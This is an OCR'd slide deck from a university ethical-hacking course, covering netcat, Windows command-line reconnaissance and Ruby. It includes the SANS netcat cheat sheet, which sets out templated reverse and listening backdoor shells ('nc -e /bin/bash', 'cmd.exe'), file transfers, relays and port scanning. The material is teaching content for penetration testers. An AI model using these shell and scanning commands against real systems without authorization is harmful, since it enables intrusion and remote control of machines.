INTRO TO ETHICAL HACKING

MIS 5211.701

Week 6

http://community.mis.temple.edu/mis5211sec701fall2018/

Tonight's Plan

- NetCat
- DOS Batch Files
- Ruby


Netcat

- Netcat is a utility used by Penetration Tester and Hackers to establish network connections over UDP or TCP.
- Takes "Standard In", and sends it across the network as data
- Receives network data and puts it on "Standard Out"
- Messages from netcat itself go on "Standard Error"

A Word About stdin, stdout, and stderror

- These are terms from programming that refer to expected streams in software
- As an example
  - stdin would be the keyboard
  - Stdout would be the screen
  - Stderror may be dropped or sent to logging


From: http://en.wikipedia.org/wiki/Standard_streams#Standard_error_.28stderr.29



Netcat in Linux and Windows

- In Linux netcat is typically installed and can be activate simply by typing "nc" at the command line
- In Windows, the file is not installed
  - A version can be downloaded from:
    - http://nmap.org/ncat/
  - Once downloaded and extracted type "ncat" at the command line to get started
  - Note – AV will likely automatically remove it


Simple Demo



Netcat Structure

- Basic format is
  - Send
    - $nc [Target IP] [Remote Port]
  - Receive
    - $nc [flag(s)] [Local Port]
  - Assumes TCP unless –u flag is set forcing to UDP
- Link to SANS Cheat Sheet
  - URL: http://www.sans.org/security-resources/sec560/netcat_cheat_sheet_v1.pdf

SANS NC Cheat Sheet



Netcat Relays on Windows

To start, enter a temporary directory where we will create .bat files:
`C:\> cd c:\temp`

Listener-to-Client Relay:
```
C:\> echo nc [TargetIPaddr] [port] >
relay.bat
C:\> nc -l -p [LocalPort] -e relay.bat
```
Create a relay that sends packets from the local port `[LocalPort]` to a Netcat Client connected to `[TargetIPaddr]` on port `[port]`

Listener-to-Listener Relay:
```
C:\> echo nc -l -p [LocalPort_2] >
relay.bat
C:\> nc -l -p [LocalPort_1] -e
relay.bat
```
Create a relay that will send packets from any connection on `[LocalPort_1]` to any connection on `[LocalPort_2]`

Client-to-Client Relay:
```
C:\> echo nc [NextHopIPaddr] [port2] >
relay.bat
C:\> nc [PreviousHopIPaddr] [port] -e
relay.bat
```
Create a relay that will send packets from the connection to `[PreviousHopIPaddr]` on port `[port]` to a Netcat Client connected to `[NextHopIPaddr]` on port `[port2]`

Netcat Command Flags

```
$ nc [options] [TargetIPaddr] [port(s)]
```

The `[TargetIPaddr]` is simply the other side's IP address or domain name. It is required in client mode of course (because we have to tell the client where to connect), and is optional in listen mode.

-l: Listen mode (default is client mode)
-L: Listen harder (supported only on Windows version of Netcat). This option makes Netcat a persistant listener which starts listening again after a client disconnects
-u: UDP mode (default is TCP)
-p: Local port (In listen mode, this is port listened on. In client mode, this is source port for all packets sent)
-e: Program to execute after connection occurs, connecting STDIN and STDOUT to the program
-n: Don't perform DNS lookups on names of machines on the other side
-z: Zero-I/O mode (Don't send any data, just emit a packet without payload)
-wN: Timeout for connects, waits for N seconds after closure of STDIN. A Netcat client or listener with this option will wait for N seconds to make a connection. If the connection doesn't happen in that time, Netcat stops running.
-v: Be verbose, printing out messages on Standard Error, such as when a connection occurs
-vv: Be very verbose, printing even more details on Standard Error

SANS INSTITUTE — Netcat Cheat Sheet — By Ed Skoudis — POCKET REFERENCE GUIDE

Purpose

This cheat sheet provides various tips for using Netcat on both Linux and Unix, specifically tailored to the SANS 504, 517, and 560 courses. All syntax is designed for the original Netcat versions, released by Hobbit and Weld Pond. The syntax here can be adapted for other Netcats, including ncat, gnu Netcat, and others.


Fundamentals

Fundamental Netcat Client:
```
$ nc [TargetIPaddr] [port]
```
Connect to an arbitrary port `[port]` at IP Address `[TargetIPaddr]`

Fundamental Netcat Listener:
```
$ nc -l -p [LocalPort]
```
Create a Netcat listener on arbitrary local port `[LocalPort]`

Both the client and listener take input from STDIN and send data received from the network to STDOUT

SANS NC Cheat Sheet



File Transfer

Push a file from client to listener:
```
$ nc -l -p [LocalPort] > [outfile]
```
Listen on `[LocalPort]`, store results in `[outfile]`

```
$ nc -w3 [TargetIPaddr] [port] <
[infile]
```
Push `[infile]` to `[TargetIPaddr]` on `[port]`

Pull file from listener back to client:
```
$ nc -l -p [LocalPort] < [infile]
```
Listen on `[LocalPort]`, prep to push `[infile]`

```
$ nc -w3 [TargetIPaddr] [port] >
[outfile]
```
Connect to `[TargetIPaddr]` on `[port]` and retrieve `[outfile]`

TCP Port Scanner

Port scan an IP Address:
```
$ nc -v -n -z -w1 [TargetIPaddr]
[start_port]-[end_port]
```
Attempt to connect to each port in a range from `[end_port]` to `[start_port]` on IP Address `[TargetIPaddr]` running verbosely (-v on Linux, -vv on Windows), not resolving names (-n), without sending any data (-z), and waiting no more than 1 second for a connection to occur (-w1)

The randomize ports (-r) switch can be used to choose port numbers randomly in the range

TCP Banner Grabber

Grab the banner of any TCP service running on an IP Address from Linux:
```
$ echo "" | nc -v -n -w1 [TargetIPaddr]
[start_port]-[end_port]
```
Attempt to connect to each port in a range from `[end_port]` to `[start_port]` on IP Address `[TargetIPaddr]` running verbosely (-v), not resolving names (-n), and waiting no more than 1 second for a connection to occur (-w1). Then send a blank string to the open port and print out any banner received in response

Add -r to randomize destination ports within the range

Add -p `[port]` to specify a source port for the

Backdoor Shells

Listening backdoor shell on Linux:
```
$ nc -l -p [LocalPort] -e /bin/bash
```
Listening backdoor shell on Windows:
```
C:\> nc -l -p [LocalPort] -e cmd.exe
```
Create a shell on local port `[LocalPort]` that can then be accessed using a fundamental Netcat client

Reverse backdoor shell on Linux:
```
$ nc [YourIPaddr] [port] -e /bin/bash
```
Reverse backdoor shell on Windows:
```
C:\> nc [YourIPaddr] [port] -e cmd.exe
```
Create a reverse shell that will attempt to connect to `[YourIPaddr]` on local port `[port]`. This shell can then be captured using a fundamental nc listener

Netcat Relays on Linux

To start, create a FIFO (named pipe) called backpipe:
```
$ cd /tmp
$ mknod backpipe p
```
Listener-to-Client Relay:
```
$ nc -l -p [LocalPort] 0<backpipe | nc
[TargetIPaddr] [port] | tee backpipe
```
Create a relay that sends packets from the local port `[LocalPort]` to a Netcat client connected to `[TargetIPaddr]` on port `[port]`

Listener-to-Listener Relay:
```
$ nc -l -p [LocalPort_1] 0<backpipe |
nc -l -p [LocalPort_2] | tee backpipe
```
Create a relay that sends packets from any connection on `[LocalPort_1]` to any connection on `[LocalPort_2]`

Client-to-Client Relay:
```
$ nc [PreviousHopIPaddr] [port]
0<backpipe | nc [NextHopIPaddr]
[port2] | tee backpipe
```
Create a relay that sends packets from the connection to `[PreviousHopIPaddr]` on port `[port]` to a Netcat client connected to `[NextHopIPaddr]` on port `[port2]`

Pipes

- So, netcat can send what I type to another machine. So what!
- The pipe commands " |", ">", and "<" let you do more interesting things
- For example, transfer a file between systems
  - $nc –l –p [Local Port] > [Out File]
    - Listen on local port and store result in file
  - $nc –w3 [TargetIP] [Port] < [In File]
    - Push file to target IP on port
- See SANS Cheat Sheet on previous page for more examples

Port Scanning


- You can even use netcat as a simple port scanner
- Example
  - $nc –v –n –z –w1 [Target IP] [Starting Port] – [Ending Port]
  - Systematically attempts to connect on each port within the defined range
  - Note:
    - -v – Verbose
    - -n – Do not resolve names
    - -z – Do not send data
    - -w1 – Wait no more then one second to connect

DOS Batch Scripting

- First off, almost everything I present here started at:
  - http://blog.commandlinekungfu.com/

Reading Files w/o Editor


- Similar to Linux, try these:
  - "type test.txt"



  - Or "type *.txt"


Finding Other Machines

- Try: "ipconfig /displaydns
- I added " | more" to avoid overflow



Finding Other Machines

- Try "arp –a"



Find "Running" Services

- Try "sc query"

```
C:\Users\Wade>sc query | more

SERVICE_NAME: AdobeARMservice
DISPLAY_NAME: Adobe Acrobat Update Service
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 4  RUNNING
                             (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

SERVICE_NAME: Appinfo
DISPLAY_NAME: Application Information
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 4  RUNNING
                             (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

SERVICE_NAME: AudioEndpointBuilder
DISPLAY_NAME: Windows Audio Endpoint Builder
        TYPE               : 20  WIN32_SHARE_PROCESS
-- More  --
```


Find "All" Service

- Try "sc query state=all"

```
C:\Users\Wade>sc query state= all | more

SERVICE_NAME: AdobeARMservice
DISPLAY_NAME: Adobe Acrobat Update Service
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 4  RUNNING
                             (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

SERVICE_NAME: AeLookupSvc
DISPLAY_NAME: Application Experience
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 1  STOPPED
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

SERVICE_NAME: ALG
DISPLAY_NAME: Application Layer Gateway Service
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 1  STOPPED
-- More  --
```


Details on a Service

- Try "sc qc [service_name]

```
C:\Users\Wade>sc qc AdobeARMservice
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: AdobeARMservice
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 0   IGNORE
        BINARY_PATH_NAME   : "C:\Program Files (x86)\Common Files\Adobe\ARM\1.0\
armsvc.exe"
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Adobe Acrobat Update Service
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem

C:\Users\Wade>
```

Start/Stop Services


- Try "sc start [service_name]" or "sc stop [service_name]
- Remember, you can use "sc query state= all" to find the service names
- If you have access to a similar machine, you could also look at the GUI

Basic Coding

- For Loops
  - FOR /L -> Counter
  - FOR /F - > Iterates through a file


FOR /L -> Counter

- Example
  - FOR /L %i in ([Start],[Step],[Stop]) do [command]
  - Translates to
  - FOR /L %i in (1,1,5) do echo %i




FOR /F - > Iterates through a file

- FOR /F (“options”) %i in ([text_file]) do [command]
- Translates to:
- FOR /F %i in count.txt do echo %i



Sending to Outfile

- Can add “ >> output.txt” to redirect to an output file
- Try “FOR /F %i in (count.txt) do echo %i >> output.txt”



Reference

- Lots more at:
- http://blog.commandlinekungfu.com/

Ruby

- Link to Language
  - https://www.ruby-lang.org/en/
- Link to Interactive Ruby Website
  - https://ruby.github.io/TryRuby/
- Work through exercise section labeled "Of All the Summaries #3, is Here Now" down to "Have you got the time?"

25

Questions

?